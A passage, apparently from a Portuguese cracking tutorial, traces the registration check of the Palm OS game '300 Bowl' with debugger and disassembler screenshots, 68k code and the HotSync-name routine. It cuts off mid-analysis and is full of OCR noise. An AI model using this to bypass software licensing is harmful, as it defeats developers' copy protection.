100198B2  N0.n      4E4FA36E   TRAP     #15!$F, #41
100198B6  P0        504F       ADDQ.W   #$8, A7
100198B8  p.        7001       MOVEQ    #$1, D0
100198BA  `...      600003D4   BRA      #980!$3D4 ;
100198BE  J.        4A03       TST.B    D3
100198C0  g.        670A       BEQ      #10!$A ;Prv
100198C2  .<..      1F3C0003   MOVE.B   #$3, -(A7)
100198C6  N0.4      4E4FA234   TRAP     #15!$F, #41
100198CA  T0        544F       ADDQ.W   #$2, A7
100198CC  p.        7001       MOVEQ    #$1, D0
100198CE  `...      600003C0   BRA      #960!$3C0 ;PrvHandleEvent+00000D9A=...
```

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[10018EF6-10019C98]: PrvHandleEvent

6	7	8	9	10	11	12	13	14	15	ascii
EB	5A	EB	5A	EB	5A	CB	5A	CB	5A	.Z.Z.Z.Z.Z.Z.Z
CB	52	CB	52	CB	52	CB	52	CB	52	.Z.R.R.R.R.R.R
CA	52	CA	52	CA	52	AA	52	AA	52	.R.R.R.R.R.R.R
CB	31	A6	E6	13	DD	B2	F6	74	FE	.R.[,R.l.....t.
13	DD	B2	FE	B4	FE	D5	FE	B5	DD	.....
D5	FE	D5	FE	94	DD	B2	EE	13	EE	..3.....
54	E5	D3	E5	F3	F6	54	FE	F5	FE	.....T.....T...
D3	FE	94	FE	F5	FE	D5	E5	F3	F6	..3.....
F5	FE	D5	DD	D3	F6	54	E5	D3	FE	T.....T...
B3	F6	34	EE	13	FE	F5	FE	F5	FE	.....4.....
54	FE	F5	FE	F5	F6	54	EE	13	E5	.....T.....T...
F5	EE	13	F6	54	DD	B3	FE	D5	FF	.....T.....
74	DD	D3	FE	F5	FF	16	FE	B5	DD	.....t.....
F6	FF	16	FE	B5	DD	D3	EE	34	F6	..T.....4.
74	EE	13	E5	F3	FE	95	FF	16	FE	T.....t.....
D3	08	41	18	E3	29	65	39	C7	39	..4.T...A..)e9.9

A3	A4	A5	A6	A7	PC
D3	D4	D5	D6	D7	USP

```
93 00 03 D1 44 00 00 27 AE 00 .........D..'..
70 80 03 B9 EA 00 00 55 14 00 ......p......U..
9C 00 03 CE EE 00 00 00 D8 F0 ................
00 00 00 00 00 00 00 00 00 00 00 00 ................
18 8A B2 00 00 00 00 10 18 8A 02 00 ................
18 D3 B4 00 03 D6 70 10 18 C3 0E 00 .........p.....
1D 17 EE 00 03 D6 40 10 1D 17 3E 00 .........@...>.
```

A2	A3	A4	A5	A6	A7	PC
D2	D3	D4	D5	D6	D7	USP

PrvHandleEvent

```
1001988C 7001          MOVEQ    #$1, D0
```

Iniciar | E:\Arqui... | 300Bowl... | Palm OS... | Prcedit | southDe... | southDe... | PT MSVDM | 23:24

Fig. 7

Abrimos então o programa no southDebugger e setamos um breakpoint na trap das Talts (sysTrapFrmAlert) conforme fig. 7.




Fig. 8

Após digitar o código inválido, o programa pára no breakpoint na trap sysTrapFrmAlert e então setamos um novo breakpoint na linha JSR (A0). Pra isso, clique sobre a linha com o botão direito do mouse e escolha set breakpoint no menu pop-up (vide fig. 8).

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | breakpoints | trap stack | breakpoints | memory dump | register | memory dump

main

disassembler

dec/hex 0007D4C0

address	ascii	hex	command		notes
0007D4C0	.(..	10280004	MOVE.B	#$4(A0), D0	
0007D4C4	H.	4880	EXT.W	D0	
0007D4C6	5@..	35400008	MOVE.W	D0, #$8(A2)	
0007D4CA	.(..	10280005	MOVE.B	#$5(A0), D0	
0007D4CE	H.	4880	EXT.W	D0	
0007D4D0	5@..	3540000A	MOVE.W	D0, #10!$A(A2)	
0007D4D4	.m..	206DE9A0	MOVEA.L	#-5728!$-1660(A5), A0	
0007D4D8	.....(	D1FC00...	ADDA.L	#2600!$A28, A7	
0007D4DE	N.	4E90	JSR	(A0) [=#$0]	
0007D4E0	J*..	4A2A000C	TST.B	#12!$C(A2)	
0007D4E4	g.	671E	BEQ	#30!$1E ;0007D504	
0007D4E6	?<..	3F3C03EA	MOVE.W	#1002!$3EA, -(A7)	
0007D4EA	N0..	4E4FA192	TRAP	#15!$F, #41362!$A192 [sysTrapFrmAlert]	
0007D4EE	?<..	3F3C03E8	MOVE.W	#1000!$3E8, -(A7)	
0007D4F2	N0..	4E4FA19B	TRAP	#15!$F, #41371!$A19B [sysTrapFrmGot...	
0007D4F6	A..t	41EDFB74	LEA	#-1164!$-48C(A5), A0	
0007D4FA	.|....	117C00...	MOVE.B	#$1, #$1(A0)	
0007D500	`..4	6000FF34	BRA	#-204!$-CC ;0007D436	
0007D504	?<..	3F3C03EB	MOVE.W	#1003!$3EB, -(A7)	
0007D508	N0..	4E4FA192	TRAP	#15!$F, #41362!$A192 [sysTrapFrmAlert]	
0007D50C	`..(	6000FF28	BRA	#-216!$-D8 ;0007D436	
0007D510	B@	4240	CLR.W	D0	
0007D512	L..8..	4CEE0C...	MOVEM.L	#-104!$-68(A6), D3/D4/D5/A2/A3	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[0007D2F4-0007D51C]:

4	5	6	7	8	9	10	11	12	13	14	15	ascii
EB	5A	EB	5A	EB	5A	EB	5A	CB	5A	CB	5A	.Z.Z.Z.Z.Z.Z.Z
CB	52	CB	52	CB	52	CB	52	CB	52	CB	52	.Z.R.R.R.R.R.R
CA	52	CA	52	CA	52	CA	52	AA	52	AA	52	.R.R.R.R.R.R.R
2C	52	CB	31	A6	E6	13	DD	B2	F6	74	FE	.R.[,R.l.....t.
D3	EE	13	DD	B2	FE	B4	FE	D5	FE	B5	DD	.....
D3	FE	D5	FE	D5	FE	94	DD	B2	EE	13	EE	..3.....
F5	F6	54	E5	D3	E5	F3	F6	54	FE	F5	FE	.....T.....T...
13	DD	D3	FE	94	FE	F5	FE	D5	E5	F3	F6	..3.....
B5	FE	F5	FE	D5	DD	D3	F6	54	E5	D3	FE	T.....T...
B5	DD	B3	F6	34	EE	13	FE	F5	FE	F5	FE	.....4.....
13	F6	54	FE	F5	FE	F5	F6	54	EE	13	E5	.....T.....T...
F5	FE	F5	EE	13	F6	54	DD	B3	FE	D5	FF	.....T.....
D3	FE	74	DD	D3	FE	F5	FF	16	FE	B5	DD	.....t.....
13	FE	F6	FF	16	FE	B5	DD	D3	EE	34	F6	..T.....4.
F6	F6	74	EE	13	E5	F3	FE	95	FF	16	FE	T.....t.....
54	DD	D3	08	41	18	E3	29	65	39	C7	39	..4.T...A..)e9.9

A2	A3	A4	A5	A6	A7	PC
D2	D3	D4	D5	D6	D7	USP

00	00	4E	BE	33	30	30	20	42	6F	77	6C	.....N.300 Bowl
69	73	74	72	61	74	69	6F	6E	00	03	E8	Registration...
80	00	00	00	00	00	4E	E2	74	6F	20	70	...P.....N.to p
61	73	65	20	79	6F	75	72	20	75	6E	6C	urchase your unl
63	6F	64	65	00	00	03	E9	00	04	00	26	ock code.....&
00	00	4F	0E	48	6F	74	73	79	6E	63	20	.....O.Hotsync
20	49	44	00	03	EA	00	15	00	13	80	00	User ID.....

A2	A3	A4	A5	A6	A7	PC
D2	D3	D4	D5	D6	D7	USP

breakpoints

0007D4DE 4E90 JSR (A0) [=#$0]

0007D4DE 4E90 JSR (A0) [=#$0]

Iniciar | E:\Arqui... | 300Bowl... | Palm OS... | Prcedit | southDe... | southDe... | PT MSVDM | 23:25

Fig. 9

Teclamos F5, voltamos ao POSE e digitamos novamente o código inválido. Agora o southDebugger pára no novo breakpoint conforme a fig. 9

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | breakpoints | trap stack | breakpoints | memory dump | register | memory dump

main

disassembler [PC]

dec/hex 0007B5BA

address	ascii	hex	command		notes
0007B5BA	NV..	4E56FFAC	LINK	A6, #-84!$-54	
0007B5BE	H..8	48E71C38	MOVEM.L	A4/A3/A2/D5/D4/D3, -(A7)	
0007B5C2	G..h	47EDF168	LEA	#-3736!$-E98(A5), A3	
0007B5C6	J-..	4A2DC90C	TST.B	#-14068!$-36F4(A5)	
0007B5CA	g.	671E	BEQ	#30!$1E ;0007B5EA	
0007B5CC	J+..	4A2B000C	TST.B	#12!$C(A3)	
0007B5D0	g.	6718	BEQ	#24!$18 ;0007B5EA	
0007B5D2	J-..	4A2DC90D	TST.B	#-14067!$-36F3(A5)	
0007B5D6	g...	67000388	BEQ	#904!$388 ;0007B960	
0007B5DA	.m..	206DE9A4	MOVEA.L	#-5724!$-165C(A5), A0	
0007B5DE	V	D1FC000...	ADDA.L	#86!$56, A7	
0007B5E4	N.	4E90	JSR	(A0)	
0007B5E6	`..x	60000378	BRA	#888!$378 ;0007B960	
0007B5EA	B.	42A7	CLR.L	-(A7)	
0007B5EC	B.	42A7	CLR.L	-(A7)	
0007B5EE	E...	45EEFFB0	LEA	#-80!$-50(A6), A2	
0007B5F2	/.	2F0A	MOVE.L	A2, -(A7)	
0007B5F4	B.	42A7	CLR.L	-(A7)	
0007B5F6	B.	42A7	CLR.L	-(A7)	
0007B5F8	B.	42A7	CLR.L	-(A7)	
0007B5FA	NO..	4E4FA2A9	TRAP	#15!$F, #41641!$A2A9 [sysTrapDlkGetSyncInfo]	
0007B5FE	BC	4243	CLR.W	D3	
0007B600	BB	4242	CLR.W	D2	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[0007B5BA-0007B96A]:

7	8	9	10	11	12	13	14	15	ascii
5A	EB	5A	EB	5A	CB	5A	CB	5A	.Z.Z.Z.Z.Z.Z.Z
52	CB	52	CB	52	CB	52	CB	52	.Z.R.R.R.R.R.R
52	CA	52	CA	52	AA	52	AA	52	.R.R.R.R.R.R.R
31	A6	E6	13	DD	B2	F6	74	FE	.R.[,R.l.....t.
DD	B2	FE	B4	FE	D5	FE	B5	DD	.....
FE	D5	FE	94	DD	B2	EE	13	EE	..3.....
E5	D3	E5	F3	F6	54	FE	F5	FE	.....T.....T...
FE	94	FE	F5	FE	D5	E5	F3	F6	..3.....
FE	D5	DD	D3	F6	54	E5	D3	FE	T.....T...
F6	34	EE	13	FE	F5	FE	F5	FE	.....4.....
FE	F5	FE	F5	F6	54	EE	13	E5	.....T.....T...
EE	13	F6	54	DD	B3	FE	D5	FF	.....T.....
DD	D3	FE	F5	FF	16	FE	B5	DD	.....t.....
FF	16	FE	B5	DD	D3	EE	34	F6	..T.....4.
EE	13	E5	F3	FE	95	FF	16	FE	T.....t.....
08	41	18	E3	29	65	39	C7	39	..4.T...A..)e9.9

3	A4	A5	A6	A7	PC
3	D4	D5	D6	D7	USP

BE	33	30	30	20	42	6F	77	6C	.....N.300 Bowl
72	61	74	69	6F	6E	00	03	E8	Registration...
00	00	00	4E	E2	74	6F	20	70	...P.....N.to p
20	79	6F	75	72	20	75	6E	6C	urchase your unl
65	00	00	03	E9	00	04	00	26	ock code.....&
0E	48	6F	74	73	79	6E	63	20	.....0.Hotsync
00	03	EA	00	15	00	13	80	00	User ID.....

3	A4	A5	A6	A7	PC
3	D4	D5	D6	D7	USP

breakpoints

```
0007B5BA 4E56FFAC      LINK     A6, #-84!$-54
```

Fig. 10

Agora teclamos F8 (passo a passo) e estamos dentro da rotina chamada por JSR (A0) conforme a fig. 10.

Observamos que a rotina chama a trap sysTrapDlkGetSyncInfo, que retorna o HotSync name do Palm. Isso já é um indício de que estamos no caminho certo.

Prcedit - [code0002.s]

File Edit View Tools Window Help

300BowlHighColor.patched.prc | RCP | code0001.s | code0002.s | code0003.s | code0004.s

Resources
- Forms
- Alerts
  - 1000 Direct Color
  - 1001 Unable to run prograr
  - 1002 Registered
  - 1003 Not Registered
    - References
      - 000006aa
  - 1004 Cant run 300 Bowl
  - 1005 Quick Help
  - 1006 Post your High Score
  - 1007 Game In Progress
  - 1008 Install HiColor Versior
  - 1009 Install 256 Color Vers
  - 1010 Install Grey16 Versior
  - 1011 Install Grey4 Version
  - 1012 Device Not Supporte
  - 1013 Memory Card
- Strings
- Data 0
- dc.b
- Keywords
- Changes
- Search Results

```
820 00000a26   4e75                          RTS
821 00000a28   4e56ffac            L69       LINK     A6,#-84
822 00000a2c   48e71c38                      MOVEM.L  D3-D5/A2-A4,-(A7)
823 00000a30   47edf168                      LEA      -3736(A5),A3
824 00000a34   4a2dc90c                      TST.B    -14068(A5)
825 00000a38   671e                          BEQ      L70
826 00000a3a   4a2b000c                      TST.B    12(A3)
827 00000a                                   L70
828 00000a                                   .B       -14067(A5)
829 00000a                                   L95
830 00000a                                   EA.L     -5724(A5),A0
831 00000a                                   A.L      #86!$56,A0
832 00000a                                   (A0)
833 00000a                                   L95
834 00000a                                   .L       -(A7)
835 00000a                                   .L       -(A7)
836 00000a                                   -80(A6),A2
837 00000a                                   E.L      A2,-(A7)
838 00000a                                   .L       -(A7)
839 00000a                                   .L       -(A7)
840 00000a                                   .L       -(A7)
841 00000a                                   P        #15,$A2A9 = sysTrapDlkGetSyncInfo
842 00000a                                   .W       D3
843 00000a                                   .W       D2
844 00000a                                   24(A7),A7
845 00000a                                   -14067(A5),A4
846 00000a                                   .B       (A2)
847 00000a                                   L75
848 00000a                                   EA.L     A2,A1
849 00000a                                   -40(A6),A0
850 00000a                                   E.B      0(A1,D2.W),D1
851 00000a                                   E.B      D1,D0
852 00000a88   0600ff9f                      ADDI.B   #-97!-$61,D0
853 00000a8c   0c000019                      CMPI.B   #25!$19,D0
854 00000a90   6208                          BHI      L72
```

Find or replace text

Text to find: GetSync

Text to insert:

Operation: (•) Search only ( ) Search and replace

Options:
- [ ] Case sensitive
- [ ] Whole words only
- [ ] Ignore non-spacing characters
- [ ] Space compression
- [ ] Regular expression
- [ ] Prompt on replace

Direction: (•) Forward ( ) Backward

Scope: (•) Global ( ) All Src Views ( ) Selected text

Origin: (•) From cursor ( ) From home position

OK | Replace all | Cancel

```
854 00000a90   6208                          BHI     L72
855 00000a92   0601ffe0                      ADDI.B  #-32!-$20,D1
856 00000a96   6000000e                      BRA     L73
857 00000a9a   1001                    L72   MOVE.B  D1,D0
858 00000a9c   0600ffbf                      ADDI.B  #-65!-$41,D0
```

String: Ln 841, Col 58

Iniciar | E:\Arqui... | 300Bowl... | Palm OS... | Prcedit | southDe... | southDe... | PT MSVDM | 23:27

Fig. 11

Agora, procuramos pela trap no PRCEdit (vide fig. 11).

Ao localizar, analisamos o código conforme abaixo:


```
00000a68   4e4fa2a9                TRAP   #15,$A2A9 = sysTrapDlkGetSyncInfo
00000a6c   4243                    CLR.W  D3
00000a6e   4242                    CLR.W  D2
00000a70   4fef0018                LEA    24(A7),A7
00000a74   49edc90d                LEA    -14067(A5),A4
00000a78   4a12                    TST.B  (A2)
00000a7a   673e                    BEQ    L75
00000a7c   224a                    MOVEA.L      A2,A1
00000a7e   41eeffd8                LEA    -40(A6),A0
00000a82   12312000        L71     MOVE.B       0(A1,D2.W),D1
00000a86   1001                    MOVE.B       D1,D0
00000a88   0600ff9f                ADDI.B       #-97!-$61,D0
00000a8c   0c000019                CMPI.B       #25!$19,D0
00000a90   6208                    BHI    L72
00000a92   0601ffe0                ADDI.B       #-32!-$20,D1
00000a96   6000000e                BRA    L73
00000a9a   1001            L72     MOVE.B       D1,D0
00000a9c   0600ffbf                ADDI.B       #-65!-$41,D0
00000aa0   0c000019                CMPI.B       #25!$19,D0
00000aa4   6206                    BHI    L74
00000aa6   11813000        L73     MOVE.B       D1,0(A0,D3.W)
00000aaa   5243                    ADDQ.W       #1,D3
00000aac   5242            L74     ADDQ.W       #1,D2
00000aae   4a312000                TST.B  0(A1,D2.W)
00000ab2   6706                    BEQ    L75
